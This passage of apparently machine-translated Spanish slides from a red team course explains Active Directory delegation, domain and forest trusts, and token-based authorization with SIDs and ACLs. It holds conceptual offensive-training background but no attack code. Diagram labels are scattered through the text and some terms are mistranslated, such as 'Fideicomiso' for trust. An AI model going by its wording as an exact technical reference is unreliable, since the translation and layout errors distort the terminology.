
* + **Delegación sin restricciones** : Permite al servidor de aplicaciones solicitar acceso a

**CUALQUIER** servicio en cualquier servidor del dominio.

* + La delegación sin restricciones está habilitada de forma predeterminada en los controladores de dominio.
  + **Delegación restringida** : Permite al servidor de aplicaciones solicitar acceso SOLO a servicios específicos en servidores específicos.

###### Confianzas de dominio

* + La confianza representa la relación entre dos dominios o bosques que permite a los usuarios o servicios de un dominio o bosque acceder a los recursos del otro dominio o bosque.
  + Tipos de Fideicomiso :
    - Relación de confianza entre padres e hijos
    - Relación de Fideicomiso de Bosque a Bosque
    - Relación de confianza árbol-raíz
  + La confianza identifica las entidades de un dominio o bosque.




**Dirección de la confianza**

**Dirección de acceso**

**Dominio de confianza**



**Dominio de confianza**

Curso del Equipo Rojo de CyberWarFare 64



**Relación de confianza**

Curso del Equipo Rojo de CyberWarFare 65



**Dominio principal**


**Niño**

Confianza entre dominios primarios y secundarios

**Dominio**

**Usuario de dominio**

66



Bosque A

Bosque B

1. Confíe en dos dominios en

diferentes bosques y bosques en general

no tienen confianza en el medio

Confianza externa bidireccional

2. Puede ser unidireccional



o

Bidireccional

Confianza Padre-Hijo

Confianza externa unidireccional

Curso del Equipo Rojo de CyberWarFare 67



Bosque 1

Bosque 2

Bosque 3

1. Confianzas entre el dominio raíz del bosque

68

2. Los fideicomisos pueden ser unidireccionales y bidireccionales

Curso del Equipo Rojo de CyberWarFare

###### Autorización en Active Directory

* + Autorización significa si a un usuario se le permite o deniega específicamente el acceso a un recurso en el AD

red.

* + AD valida el acceso a un recurso en función del token de seguridad del usuario.
  + Este token de seguridad es el procedimiento para comprobar si un usuario forma parte de la lista de control de acceso (ACL) para el objeto solicitado.
  + El token de seguridad se compone de:
    - Derechos del usuario
    - SID de grupo
    - Individual SID
  + El medio principal a través del cual se identifica una entidad de seguridad al intentar acceder a cualquier objeto protegible es un identificador denominado identificador de seguridad (SID), que es único para cada usuario o grupo de seguridad.

